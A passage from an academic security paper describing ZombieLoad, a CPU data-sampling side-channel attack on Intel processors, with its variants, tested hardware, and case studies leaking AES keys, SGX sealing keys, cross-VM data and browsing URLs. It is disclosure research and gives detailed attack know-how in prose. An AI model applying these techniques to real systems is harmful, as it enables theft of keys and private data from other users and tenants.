most control over target address. With Meltdown, the full virtual address of the target data is provided, and the corresponding data value stored at this address is leaked. The success rate depends on the location of the data, *i.e.*, whether it is in the cache or main memory. However, the only constraint for Meltdown is that the data is addressable using a virtual address [46]. Other Meltdown-type attacks [72, 54] also connect addresses to data values. However, they often impose additional constraints, such as that the data has to be cached in L1 [72, 78], the physical address has to be known [78], or that an attacker can choose only parts of the target address[54, 60].

Figure 12.2 illustrates which parts of the virtual and physical address an attacker can choose to target data values to leak. For Meltdown, the virtual address is sufficient to target data in the same address space [46]. Foreshadow already requires knowledge of the physical address and the least-significant 12 bits of the virtual address to target any data in the L1, not limited to the own address space [72, 78]. When leaking the last writes from the store buffer, an attacker is already limited in choosing which value to leak. It is only possible to filter stores based on the least-significant 12 bits of the virtual address, a more targeted leakage is not possible [54].

Zombie loads, which are exploited by ZombieLoad and RIDL [60], provide no control over the leaked address to an attacker. The only possible target selection is the byte index inside the loaded data, which can be seen as an address with up to 6-bit in case an entire cache line is loaded. Hence, we do not count ZombieLoad and RIDL as an attack which leaks data values based on the address. Instead, from the viewpoint of the target control, ZombieLoad and RIDL are more similar to traditional memory-based side-channel attacks. With ZombieLoad and RIDL, an attacker observes

the data value of a memory access. Thus, this side channel establishes a connection between the time domain and the data value. Again, the time domain correlates with the instruction pointer of the target address. ZombieLoad and RIDL are the first instances of a class of attacks which connects the *instruction pointer* with the *data value* of a memory access. We refer to such attacks as *data sampling attacks*. Essentially, this new class of data sampling attacks is capable of breaking side-channel resistant applications, such as constant-time cryptographic algorithms [25].

Following the classification scheme from Canella et al. [7], ZombieLoad is a Meltdown-type transient-execution attack, and we propose *Meltdown-MCA* as the canonical name for exploiting microcode assists (MCA, explained further) as exception type. We can further classify the different variants of ZombieLoad (cf. Section 5.1). We propose Meltdown-US-LFB for ZombieLoad Variant 1, as it exploits a page fault on a supervisor page to leak from the fill buffer. For ZombieLoad Variant 2, we propose Meltdown-MCA-TAA (microcode assist caused by transactional asynchronous abort), and for ZombieLoad Variant 3 Meltdown-MCA-AD (micorcode assist caused by modifying the accessed or dirty bit). The RIDL attack exploits non-present page faults caused by NULL-pointer accesses [60]. Thus, we propose the canonical name Meltdown-P-LFB for the RIDL attack.

4. Attack Scenarios & Attacker Model

Following most side-channel attacks, we assume the attacker can execute unprivileged native code on the target machine. We assume a trusted operating system if not stated otherwise. This relatively weak attacker model is sufficient to mount ZombieLoad. However, we also show that the increased attacker capabilities offered in certain scenarios, e.g., SGX and hypervisor attacks, may amplify the leakage while remaining within the respective threat model.

At the hardware level, we assume a ubiquitous Intel CPU with simultaneous multithreading (SMT, also known as hyperthreading) enabled. Crucially, we do not rely on existing vulnerabilities, such as Meltdown [46], Foreshadow [72, 78], or Fallout [54]. Hence, even the most recent Intel 9th generation processors with silicon-level Meltdown mitigations remain within our threat model.

User-Space Leakage In the cross-process user-space scenario, an unprivileged attacker leaks values loaded or stored by another concurrently running user-space application. We consider such a cross-process scenario most dangerous for end users. Many secrets are likely to be found in user-space applications such as browsers.

The attacker is co-located with the victim on the same physical but a different logical CPU core, a common case for hyperthreading.

Kernel Leakage ZombieLoad can also leak across the privilege boundary between user and kernel space. The values of loads and stores executed in kernel space are leaked to an unprivileged attacker, executing either on the same or a sibling logical core.

An unprivileged attacker performs a system call to the kernel, running on the same logical core. Importantly, we found that kernel load leakage may even survive the switch back from the kernel to user space. Hence, hyperthreading is *not* required for this scenario.

Intel SGX Leakage ZombieLoad can observe loads and stores executed inside an SGX enclave, even if the loads and stores target the encrypted memory region, *i.e.*, the enclave page cache. The attacker is executing outside of an SGX enclave on a sibling logical core, co-located with the victim enclave on the same physical core. In contrast to the kernel leakage, we did not observe leakage on the *same* logical core after exiting the enclave.

Intel [35] suggests that a remote verifier might reject attestations from a hyperthreading-enabled system "if it deems the risk of potential attacks from the sibling logical processor as not acceptable". Hence, hyperthreading can decidedly be enabled safely on recent Intel Cascade Lake CPUs which include hardware mitigations against Foreshadow [35], but even older SGX machines with up-to-date patched microcode may still run with hyperthreading enabled.

Within the SGX threat model, an attacker can, e.g., modify page table entries [75], or precisely execute the victim enclave at most one instruction at a time [74].

Virtual Machine Leakage ZombieLoad can leak loaded and stored values across virtual-machine boundaries. An attacker running inside a virtual machine can leak values from a different virtual machine co-located on the same physical but different logical core.

As the attacker is running inside an untrusted virtual machine, the attacker is not restricted to unprivileged code execution. Thus, the attacker can, e.g., modify guest-page-table entries.

Hypervisor Leakage An attacker inside a virtual machine can use ZombieLoad to leak values of loads and stores executed by the hypervisor.

As the attacker is running inside an untrusted virtual machine, the attacker is not restricted to unprivileged code execution.

5. Building Blocks

In this section, we describe the building blocks for the attack.

5.1. Zombie Loads

The main primitive for mounting ZombieLoad is a load which triggers a microcode assist, resulting in a transient load containing wrong data. We refer to such a load as a *zombie load*. Zombie loads are loads which either architecturally or microarchitecturally fault and thus cannot complete, requiring a re-issue of the load at a later point. We identified multiple different scenarios (cf. Section B) to create such zombie loads required for a successful attack. Most variants have in common that they abuse the `clflush` instruction to reliably create the conditions required for leaking from a wrong destination (cf. Section 3.2). In this section, we describe 3 different variants that can be used to leak data (cf. Section 5.2) depending on the adversary's capabilities. While there are more variants (cf. Section B and Van Schaik et al. [60] for more known variants), these 3 variants are fast, and each has a unique feature. Table 12.2 overviews which variants are applicable in which scenarios, depending on the operating system and underlying hardware configuration.

Table 12.2.: Overview of different variants to induce zombie loads in different scenarios.

Scenario \ Variant	1	2	3
Unprivileged Attacker	○ ◐	◐ ◐	● ○
Privileged Attacker (root)	● ●	◐ ◐	● ●

Symbols indicate whether a variant can be used in the corresponding attack scenario (●), can be used depending on the hardware configuration as discussed in Section 5.1 (◐), or cannot be used (○).




Figure 12.3.: Variant 1: Using huge kernel pages for ZombieLoad. Page p is mapped using a user-accessible address (v) and a kernel-space huge page (k). Flushing v and then reading from k using Meltdown leaks values from the fill buffer.

Variant 1: Kernel Mapping. The first variant is a ZombieLoad setup which does not rely on any specific CPU feature. We require a kernel virtual address k, *i.e.*, an address where the user-accessible bit is *not* set in the page-table entry. In practice, the kernel is usually mapped with huge pages (*i.e.*, 2 MB pages). Thus k refers to a 2 MB physical page p. Note that although we use such huge pages for our experiments, it is not strictly required, as the setup also works with 4 kB pages. We also require the user to have read access to the content of the physical page through a different virtual address v.

Figure 12.3 illustrates such a setup. In this setup, accessing the page p via the user-accessible virtual address v provides an architecturally valid way to access the contents of the page. Accessing the same page via the kernel

address k results in a zombie load similar to Meltdown [46] requiring a microcode assist. Note that while there are other ways to construct an inaccessible address k, e.g., by clearing the present bit [72], we were only able to exploit zombie loads originating from kernel mappings.

To create precisely the scenario depicted in Figure 12.3, we allocate a page p in the user space with the virtual address v. Note that p is a regular 4 kB page which is accessible through the virtual address v. We retrieve its physical address through `/proc/pagemap`, or alternatively using a side channel [20, 37, 62]. Using the physical address and the base address of the direct-physical map, we get an inaccessible kernel address k which maps to the allocated page p. If the operating system does not use stronger kernel isolation [19], e.g., KPTI [49], the direct-physical map in the kernel is mapped in the user space and uses huge pages which are marked as not user accessible. A privileged attacker (e.g., for hypervisor or SGX-enclave attacks) can easily create such pages if they do not exist.

The disadvantage of this approach is that it does not work on Meltdown-resistant machines. There, we have to use Variant 2.

Variant 2: Intel TSX With the second variant of inducing zombie loads, we eliminate the requirement of a kernel mapping. We only require a physical page p which is user accessible via a virtual address v. Any page allocated in user space fulfills this requirement.

Within a TSX transaction, we encode the value of v in a cache covert-channel likewise to Spectre or Meltdown. This ensures that v is in the read set of the transaction [29]. Note that we perform a legitimate load to the user-accessible address v which itself should not cause the TSX transaction to fail. However, by inducing conflicts in the read set (cf. Section 2.3), the TSX transaction "faults" and does not commit. There is no architectural fault but only a transient fault which results in a zombie load.

The main advantage of this approach is that it also works on machines with hardware fixes for Meltdown, which we verified on an i9-9900K and Xeon Gold 5218. However, in contrast to Variant 1, we require the Intel TSX instruction-set extension which is only available in selected CPUs since 2013.

Variant 3: Microcode-Assisted Page-Table Walk. A variant similar to Variant 1 is to trigger a microcode-assisted page-table walk. If a page-table walk requires an update to the access or dirty bit in the page-table entry, it falls back to a microcode assist [11].

In this setup, we require one physical page p which has 2 user-accessible virtual addresses, v and v_2. This can be easily achieved by using a shared-memory segment or memory-mapped file, which is mapped twice in the application. The virtual address v can be used to access the contents of p architecturally. For v_2, we have to clear the accessed bit in the page-table entry. On Linux, this is not possible in the case of an unprivileged attacker, and can thus only be used in attacks where we assume a privileged attacker (cf. Section 4). However, we experimentally verified that Windows 10 (1803 build 17134.706) periodically clears the accessed bits. We assume that the page-replacement algorithm is responsible for this. Thus, this variant enables the attack on Windows for unprivileged attackers if the CPU does not support Intel TSX.

When accessing the page through the virtual address v_2, the accessed bit of the page-table entry has to be set. This, however, cannot be done by the page-miss handler [11]. Instead, microarchitecturally, the load faults, and a micro-code assist is triggered which repeats the page-table walk and sets the accessed bit [11].

If the access to v_2 is done transiently, *i.e.*, behind a misspeculated branch or after an exception, the accessed bit cannot be set architecturally. Thus, the leakage is not only exploitable once but instead for every access.

5.2. Data Leakage

To leak data with any setup described in Section 5.1, we constantly flush the first cache line of p through the virtual address v. We achieve this by executing the unprivileged `clflush` instruction on the user-accessible virtual address v. For Variant 1, we leverage Meltdown to read from the kernel address k which maps to the cache line flushed before. As with Meltdown-US [46], there are various methods of preventing an architectural exception. We verified that ZombieLoad with Variant 1 works with exception prevention (*i.e.*, speculative execution), handling (*i.e.*, a custom signal handler), and suppression (*i.e.*, Intel TSX).

For Variant 2, the cache-line invalidation of the flush triggers a conflict in the read set of the transaction and aborts the transaction. As there is no architectural exception on a transactional conflict, there is no need to handle exceptions.

For Variant 3, we transiently, *i.e.*, behind a mispredicted branch, read from the address v_2. Similar to Variant 2, there is no architectural exception. Hence, there is no need to handle exceptions.

Counterintuitively, the resulting values leaked for all variants are not coming from page p. Instead, we get access to data which is currently loaded or stored on the current or sibling logical CPU core. Thus, it appears that we reuse fill-buffer entries, and leak the data which the entries references. For Variant 1 and Variant 3, this allowed us to access all bytes from the cache line that the fill-buffer entry references. However, for Variant 2, we are only able to recover the number of bytes of the victim's load or store operation and in contrast to Variant 1, not the entire cache line.

5.3. Data Sampling

Independent of the setup for ZombieLoad, we cannot directly control the address of the data to leak. Both the virtual addresses k and v, as well as the physical address of p is arbitrary and does not correlate with the leaked data. In any case, we simply get the value referenced by one fill-buffer entry which we cannot specify.

However, there is at least control within the fill-buffer entry, *i.e.*, we can target specific bytes *within* the 64 B fill-buffer entry. The least-significant 6 bits of the virtual address v refer to the byte within the fill-buffer entry. Hence, we can target a single byte at a specific position from the fill-buffer entry. While at first, this does not sound powerful, it allows leaking sensitive information, such as AES keys, byte-by-byte as shown in Section 6.1.

As described in Section 4, the leakage is not limited to the own process. With ZombieLoad, we observe values from all processes running on the same as well as on the sibling logical CPU core. Furthermore, we also observe leakage across privilege boundaries, *i.e.*, from the kernel, hypervisor, and Intel SGX enclaves. Thus, ZombieLoad allows sampling of all data

Table 12.3.: Tested environments. A '✓' indicates that the version works, '✗' that it does not work, and '-' that TSX is disabled or not supported on this CPU.

			Variant		
Setup	**CPU (Stepping)**	**μ-arch.**	**1**	**2**	**3**
Lab	Core i7-3630QM (E1)	Ivy Bridge	✓	-	✓
Lab	Core i7-6700K (R0)	Skylake-S	✓	✓	✓
Lab	Core i5-7300U (H0)	Kaby Lake	✓	✓	✓
Lab	Core i7-7700 (B0)	Kaby Lake	✓	✓	✓
Lab	Core i7-8650U (Y0)	Kaby Lake-R	✓	✓	✓
Lab	Core i7-8565U (W0)	Whiskey Lake	✗	-	✗
Lab	Core i7-8700K (U0)	Coffee Lake-S	✓	✓	✓
Lab	Core i9-9900K (P0)	Coffee Lake-R	✗	✓	✗
Lab	Xeon E5-1630 v4 (R0)	Broadwell-EP	✓	✓	✓
Cloud	Xeon E5-2670 (C2)	Sandy Bridge-EP	✓	-	✓
Cloud	Xeon Gold 5120 (M0)	Skylake-SP	✓	✓	✓
Cloud	Xeon Platinum 8175M (H0)	Skylake-SP	✓	-	✓
Cloud	Xeon Gold 5218 (B1)	Cascade Lake-SP	✗	✓	✗

which is loaded or stored by any application on the current physical CPU core.

5.4. Performance Evaluation

In this section, we evaluate ZombieLoad and the performance of our proof-of-concept implementations[1].

Environment We evaluated the different variants of ZombieLoad, described in Section 5.1, on different environments listed in Table 12.3. The tested CPUs range from Sandy Bridge (released 2012) to Cascade Lake (released 2019). While we were able to mount Variant 1 and Variant 3 on different microarchitectures except for Whiskey Lake, Coffee Lake-R, and Cascade Lake-SP, we successfully used Variant 2 on all systems where Intel TSX was available. Thus, Variant 2 also works on microarchitectures with hardware mitigations against Meltdown and Foreshadow.

[1] Our proof-of-concept implementations can be found in a GitHub repository: `https://github.com/IAIK/ZombieLoad`

Performance To evaluate the performance of each variant, we performed the following experiment on an i7-8650U. While reading a specific value on one logical core, we performed each variant of ZombieLoad on the sibling logical core for 10 s, recording the number of successful and unsuccessful recoveries. For Variant 1 using TSX to suppress the exception, we achieve an average transmission rate of 5.30 kB/s ($\sigma_{\bar{x}} = 0.076$, $n = 1000$) and a true positive rate of 85.74 % ($\sigma_{\bar{x}} = 0.0046$, $n = 1000$). For Variant 2, we achieved an average transmission rate of 39.66 kB/s ($\sigma_{\bar{x}} = 0.048$, $n = 1000$) and a true positive rate of 99.99 % ($\sigma_{\bar{x}} = 6.45^{-9}$, $n = 1000$). With Variant 3 in combination with signal handling, we achieved an average transmission rate of 0.08 kB/s ($\sigma_{\bar{x}} = 0.002$, $n = 1000$) and a true positive rate of 52.7 % ($\sigma_{\bar{x}} = 0.0062$, $n = 1000$). Variant 3 in combination with TSX, achieves an average transmission rate of 7.73 kB/s ($\sigma_{\bar{x}} = 0.21$, $n = 1000$) and a true positive rate of 76.28 % ($\sigma_{\bar{x}} = 0.0055$, $n = 1000$).

6. Case Study Attacks

In this section, we present 5 attacks using ZombieLoad in real-world scenarios.

6.1. AES-NI Key Leakage

To demonstrate that data sampling is a powerful side channel, we extract an AES-128 key. The victim application uses AES-NI, which is resistant against timing and cache-based side-channel attacks [25].

However, even with the hardware-assisted AES-NI, the key has to be loaded from memory to a 128-bit XMM register. This is usually the case before invoking `AESKEYGENASSIST`, which is used to derive the AES round keys. The round-key derivation is entirely done in hardware using the XMM registers. Hence, there is no memory load required for the derivation of the 11 round keys used in AES-128. Thus, when the key is loaded from memory before the round-key derivation starts is the point where we can mount ZombieLoad to leak the value of the key. For OpenSSL (v3.0.0), this is in the function `aesni_set_encrypt_key` which is called by `EVP_EncryptInit_ex`. Note that instead of leaking the key, we can also leak the round keys loaded in the encryption process. However, to attack the round keys, an attacker needs to leak (and distinguish) more different values, making the attack more complex.

When leaking the key using ZombieLoad, we have first to detect which load corresponds to the key. Moreover, as we can only leak one byte at a time, we also have to combine the leaked bytes to the full AES-128 key correctly.

Side-Channel Synchronization. For the attack, we assume a shared library implementing the AES encryption, e.g., OpenSSL. Even though OpenSSL (v3.0.0) has a side-channel resistant AES-NI implementation, we can rely on classical memory-based side channels to monitor the control flow. With Flush+Reload, we detect when a specific code part is executed [23, 14]. This does not leak any secrets, but it is a synchronization primitive for ZombieLoad.

We constantly monitor a cache line of the code which is executed right before the key is loaded from memory. In OpenSSL (v3.0.0), this is the second cache line of `aesni_set_encrypt_key`, *i.e.*, 64 B after the start of the function. Similarly to Schwarz et al. [63], we leverage the cache state of the cache line as a trigger for the actual attack. Only if we detect a cache hit on the monitored cache line, we start leaking values using ZombieLoad. Hence, we already filter out most bytes not related to the AES key. Note that the synchronization does not have to be perfect, as independent system noise cancels itself out over multiple measurements. Moreover, the key is always 16 B aligned, and we always leak an entire cache line. Hence, there can be no bytewise shift of the AES key – the first 16 B that we leak are always either from the key or from unrelated noise.

Note that if there is no cache line before the load which can be used as a trigger, we can still use a nearby cache line (*i.e.*, a cache line after the load) as a filter. In a parallel thread, we collect the timestamps of cache hits in the nearby cache line. If we also save the timestamps of the values leaked using ZombieLoad, in an offline post-processing step, we can filter out values which were leaked at a different instruction-pointer location.

To further reduce unrelated loads, it is also possible to slow down the victim using performance-degradation techniques such as flushing the code [2, 14]. For OpenSSL, we used performance degradation on the code directly following the load of the key.

Domino Attack. Inevitably, even when synchronizing ZombieLoad by using a cache-based trigger, we also leak values not related to the key.




Figure 12.4.: Additionally leaking domino bytes comprised of bits of different AES-key bytes to filter out unrelated loads.

As the bytes in the AES key are independent of each other, we can only assume that the byte which we leak most often per byte position is the correct key byte. Thus, if there is a key byte suffering from noise from unrelated loads, we may assume that the noise is the correct key byte, which leads to a wrong key.

Therefore, we propose the *Domino attack*, an innovative transient error-detection technique for reducing noise when leaking multi-byte loads. In addition to leaking every single key byte, we transmit a specially crafted *domino byte* composed by combining bits from two adjacent key bytes. Note that creating such a domino byte is possible, as the transient domain has access to the full AES key and can use it for arbitrary computations (as also shown with the transient error detection described in Section 6.3). Figure 12.4 illustrates the idea of the Domino attack. In this case, we leak (4,4) domino bytes consisting of 4 bits of two adjacent key bytes respectively. By combining the lower nibble of one key byte with the higher nibble of the next key byte, we transmit a domino byte which encodes partial information of two key bytes.

In a post-processing step, we consider two adjacent bytes as correct, if we not only leaked both of them often but additionally also the corresponding domino byte. Moreover, we do not look at two key bytes in isolation, but we look at the entire key as a chain of key bytes linked together by domino bytes. If all key bytes and the corresponding domino bytes occurred often in the leaked values, we can assume that the entire key is leaked correctly. Note that the selection of bits can be adapted to the noise measurable before leaking the key, e.g., multiple(7,1) domino bytes can be leaked that are shifted by only a single bit.

Results. We evaluated the attack in a cross-user-space attack (cf. Section 4) using Variant 1. We always ran the attack until the correct key was recovered, *i.e.*, until the key with the highest probability is the correct key. In a practical attack, the number of attacks can even be reduced, as typically it is easy to verify whether a key candidate is correct. Thus, an attacker can simply test all key candidates with a probability over a certain threshold and does not have to wait until the highest probability corresponds to the correct key.

On average, we recovered the entire AES-128 key of the victim in under 10 s using the cache-based trigger and the Domino attack. During this time, the victim loaded the key approximately 10 000 times.

6.2. SGX Sealing Key Extraction

In this section, we show that privileged SGX attackers can drastically improve ZombieLoad's temporal resolution and bridge from incidental data sampling in the time domain to the targeted reconstruction of arbitrary enclave secrets (cf. Figure 12.1). We first explain how state-of-the-art enclave execution control and transient post-processing techniques can be leveraged to reliably leak register values at any point during an enclave invocation. Then we demonstrate the impact of this attack by recovering a full 128-bit SGX sealing key, as used by Intel's trusted provision and quoting enclaves to decrypt the long-term EPID private attestation key.

Leaking Enclave Registers. We consider Intel SGX root attackers that co-locate with a victim enclave on the same physical CPU. As a system attacker, we can increase ZombieLoad's temporal resolution by leveraging previous research results exploiting page faults [80, 75] or interrupts [73, 55] to regulate the victim enclave's execution. We use the SGX-Step [74] framework to precisely single-step the victim enclave one instruction at a time, allowing the attacker to reach a code part where sensitive information is stored in CPU registers. At such a point, we switch to unlimited zero-stepping [72] by either setting the system timer interrupt to a very short interval or revoking code page execute permissions before resuming the victim enclave. This technique provides ZombieLoad attackers with a primitive to repeatedly force-reload CPU registers from the interrupted enclave's SSA frame (cf. Section 2.3). Our experiments show that even though the execution of the enclave instruction

never completes, any direct operands plus SSA register file contents are loaded from memory each time. Importantly, since the enclave does not make progress, we can perform unlimited ZombieLoad attack attempts to reconstruct CPU register values from these implicit SSA memory accesses.

We further reduce noise from unrelated non-enclave loads on the victim CPU by opting for timer-based zero-stepping with a user-space interrupt handler [73] to avoid repeatedly invoking the operating system. Furthermore, we found that executing the ZombieLoad attack code in a separate address space avoids unnecessarily slowing down the spy through implicit TLB invalidations on enclave entry/exit [32].

Note that the SSA frame spans multiple cache lines. With ZombieLoad, we do not have explicit address-based control over which cache line is being leaked. Hence, leaked data might come from different saved registers that are at the same offset within a cache line. To filter out such noisy observations, we use the Domino transient error detection technique introduced in Section 6.1. Specifically, we implemented a "sliding window" that transmits 7 different domino bytes for each candidate key byte, stuffed with increasing bits from the next adjacent key byte candidate. Any noisy observations that do not match the overlap can now efficiently be filtered out.

Attack on `sgx_get_key`. The Intel SGX design includes a secure key derivation facility through the `egetkey` instruction (cf. Section 2.3). Enclaves execute this instruction to query a 128-bit cryptographic key from the hardware, based on the calling enclave's code layout or developer identity. This is the underlying primitive used by Intel's trusted prebuilt quoting enclave to unseal a long-term private attestation key from persistent storage securely [11, 72].

The official Intel SGX SDK [32] offers a convenient `sgx_get_key` wrapper procedure that first executes `egetkey` with the necessary parameters, and eventually copies the retrieved key into a provided buffer. We reverse engineered the proprietary `intel_fast_memcpy` function and found that in this case, the key is copied using two 128-bit moves to/from the `xmm0` SSE register. We revert to zero-stepping on the last instruction of `memcpy`. At this point, the attacker-induced zero-step enclave resumptions will repeatedly reload a.o., the `xmm0` register containing the 128-bit key from the memory hierarchy.

Results. We evaluated the attack on a Kaby Lake i7-7700 CPU with an up-to-date Foreshadow-patched microcode revision 0x8e and ZombieLoad Variant 1.

In the first experiment, we implemented a benchmark enclave that uses `sgx_get_key` to generate a new report key with different random key IDs. We performed 100 key-recovery experiments on `sgx_get_key` with different random keys. Our results show that 30 % of the times (in 30 experiments) the full 128-bit key is among the key candidates with average remaining key space entropy of 8.8 bits. This entropy is calculated by averaging the entropy of these 30 cases where the full key is among the 128-bit candidates. Among these cases, 3 % of the times the exact full key has been recovered, and the worst-case entropy is about 14 bits. In the other 70 % of the cases where the full key is not among the key candidates, 31 % of the times, we have partial key bytes among the recovered key candidates. The average correct key bytes are 10 out of 16 bytes. In such cases, where some of the key bytes are part of the candidates, most of the failed key bytes reside in the first few bytes of the key. The reason is that the Domino attack has a stronger effect on key bytes in the middle that are surrounded by more key bytes. In the remaining 39 % of the times where the correct key is not among the key candidates, our attack which uses the Domino technique with a sliding window did not reveal any candidates, which means an attacker can simply repeat the attack in such cases.

In the second experiment, we perform an attack on Intel's trusted quoting enclave. The quoting enclave performs a call to `sgx_get_key` to derive the sealing key which is used to decrypt the EPID provisioning blob. We executed the attack on a quoting enclave that is signed with debug keys, so we can use it as ground truth to easily verify that we have recovered the correct sealing key. We executed the attack multiple times on our setup, and we managed to recover the correct 128-bit sealing key after multiple executions of the attack and checking the candidates against each other. The recovered sealing key matches the correct key, and can indeed successfully decrypt the EPID blob for our debug signed quoting enclave. While we did not yet reproduce this attack on the official quoting enclave image signed by Intel, we believe that this experimental evaluation showcased all the required primitives to break Intel SGX's remote attestation guarantees, as demonstrated before by Foreshadow [72].

6.3. Cross-VM Covert Channel

To evaluate the performance of ZombieLoad, we implement a covert channel which can be used for all attack scenarios described in Section 4. However, in this section, we focus on the cross-VM covert channel. While covert channels are possible for Intel SGX, the kernel, and the hypervisor, these are somewhat artificial scenarios. Moreover, there are various covert channels available to user-space applications for stealthy inter-process communication [15, 52].

For VMs, however, there are not many known covert channels which can be used between two VMs. So far, all cross-VM covert channels either relied on Prime+Probe [59, 81, 47, 51, 52], DRAMA [58, 66], or bus locking [79]. We show that ZombieLoad can be used as a fast and reliable covert channel between VMs scheduled on the same physical core.

Sender. For the fastest result, the sender repeatedly loads the value to be transmitted from the L1 cache into a register. By not only loading the value from one memory address but instead from multiple memory addresses, the sender ensures that potentially multiple fill-buffer entries are used. In addition, this also thwarts an optimization of Intel CPUs which combines multiple loads from the same cache line to a single load [1].

On a CPU supporting AVX2, the sender can encode up to 256 bits per load (e.g., using the `VMOVAPS` load).

Receiver. The receiver mounts ZombieLoad to leak the values loaded by the sender. However, as the receiver leaks the loads only in the transient domain, the leaked value have to be transferred into the architectural domain. We encode the leaked values into the cache and recover them using Flush+Reload. When encoding values in the cache, we require at least 2 cache lines, *i.e.*, 128 B, per bit to prevent the adjacent-cache-line prefetcher from interfering with the encoding. In practice, we require one physical page per possible value to prevent prefetcher interference. To reduce the bottleneck, we transfer single bytes from the transient to the architectural domain which already requires 256 runs of Flush+Reload.

As a result, our proof-of-concept limits the transmission of data to a single byte per leaked load. However, we can use the remaining bits in the load to ensure that the channel is free of errors.




Figure 12.5.: The packet format used in the covert channel. Every 32-bit packet consists of 8 data bits, 8-bit checksum (two's complement), 8-bit sequence number, and a constant prefix.

Transient Error Detection. The transmission of the data between sender and receiver is free of any noise. However, the receiver does not only recover values from the sender, but also other loads from the current and sibling logical core. Hence, to get rid of this noise, we encode the data as shown in Figure 12.5. This allows the receiver to filter out data not originating from the sender.

Although we cannot transfer the entire packet into the architectural domain, we can compute on the packet in the transient domain. Thus, we run the error detection in the transient domain and only transmit valid packets to the architectural domain.

The challenge to run the error detection in the transient domain is that the number of instructions is limited, and not all instructions can be used. For reliable results, we cannot use instructions which speculate on either control or data flow. Hence, the error-detection code has to be as short as possible and branch free.

Our packet structure allows for extremely efficient error detection. We encode the data in the first byte and the two's complement of the data in the second byte as a checksum. To detect errors, we `XOR` the value of the first byte (*i.e.*, the data) onto the second byte (*i.e.*, the two's complement of the data). If both values are received correctly, the `XOR` ensures that the bits 8 to 15 of the packet are zero. Thus, for a correct packet, the least-significant 16 bits of the packet represent a value between 0 and 255, and for a wrong packet, these bits represent a value which is larger than 255. We use these resulting 16-bit value as an index into our oracle array, *i.e.*, an array consisting of 256 pages. Therefore, any value which is not a correct byte is out of bounds and has thus no effect on the cache state of the array. A correct byte is also a valid index into the oracle array and ensures that the first cache line of the corresponding page is cached. Finally, by applying a cache-based side-channel attack, such as Flush+Reload, we can recover the byte from the cache state of the oracle array [46, 43].

The error detection in the transient domain has the advantage that we do not require computation time in the architectural domain. Instead of waiting for the exception to become architecturally visible by doing nothing, we already use this time to perform the required computation. An additional advantage is that while we are still in the transient domain, we can work on noise-free data. Thus, we do not require complex error correction [52].

Additionally, we also encode a sequence number into the packet. The sequence number allows ordering the received packets and is also recovered using the same method as the data value.

Results. We evaluate the covert channel in a lab environment and a public cloud. In the lab environment, we used 2 VMs running inside QEMU KVM on an i7-8650U. For the cloud scenario[2], we used 2 co-located virtual machines running CentOS 7.6.1810 with a Linux kernel version of 3.10.0-957 on a Xeon E5-2670 CPU.

Both on the cloud, as well as on our lab machine, we achieved an error-free transmission. On our lab machine, we observed transmission rates of up to 26.8 kbit/s with Variant 1. As TSX was not available in the cloud scenario, we achieved a transmission rate of 1.99 kbit/s ($\sigma_{\bar{x}} = 2.5\,\%$, $n = 1000$) with Variant 1 and signal handling.

Table 12.4 shows a comparison to the transmission rates of state-of-the-art cross-VM covert channels.

6.4. Browsing-Behavior Monitoring

ZombieLoad is also well suited for detecting specific byte sequences within loaded data. We demonstrate an attack for which we leverage ZombieLoad to fingerprint a web browser session. For this attack, we assume an unprivileged attacker running on one logical core and a web browser running on the sibling logical core. In this scenario, it is irrelevant whether the attacker and victim run on a native machine or whether they are in (different) virtual machines.

[2]The cloud provider asked us not to disclose its name at this point.

We present two different attacks, a keyword detection attack which can fingerprint website content, and an URL recovery attack to monitor a victim's browsing behavior.

Keyword Detection. The keyword detection allows an attacker to gain information on the type of content the victim is consuming. For this attack, we constantly sample data using ZombieLoad and match leaked values against a list of keywords defined by the attacker.

We leverage the fact that we have access to a full cache line and can do arbitrary computations in the transient domain (cf. Section 6.3). As a result, we only externalize a small integer indicating which keyword has matched via a cache side channel.

One limitation is the length of the keyword list, as in the transient domain, only a limited number of memory accesses are possible before the transient execution aborts. The most reliable solution is to store the keyword list entirely in CPU registers. Hence, the length of the keyword list is limited by the available registers. Moreover, the length is also limited by the amount of code that is transiently executed to compare leaked values to the keyword list.

URL Recovery. In the second attack, we recover accessed websites from browser sessions without prior selection of interesting keywords. We take a more indirect approach that relies on modern websites performing many individual HTTP requests to the same domain, e.g., to load additional resources such as scripts and images.

In the transient domain, we again sample data using ZombieLoad. While still in the transient domain, we detect the substring "`www.`" inside the leaked data. When we discover a match, we leak the character following "`www.`" to the architectural domain using a cache side channel. This already results in a set of first characters of domain names which we refer to as the candidate set.

In the next iteration, for every domain in the candidate set, we take the last four leaked characters (e.g., "`ww.X`"). We use this string in the transient domain to filter leaked values, similar to the "`www.`" substring in the first iteration. If a match is found, we leak the next character, until the string ends with a top-level domain.

Note that this attack is not limited to URLs. Potentially all data which follows a predictable pattern, such as session cookies or credit-card numbers, can be leaked with this variant.

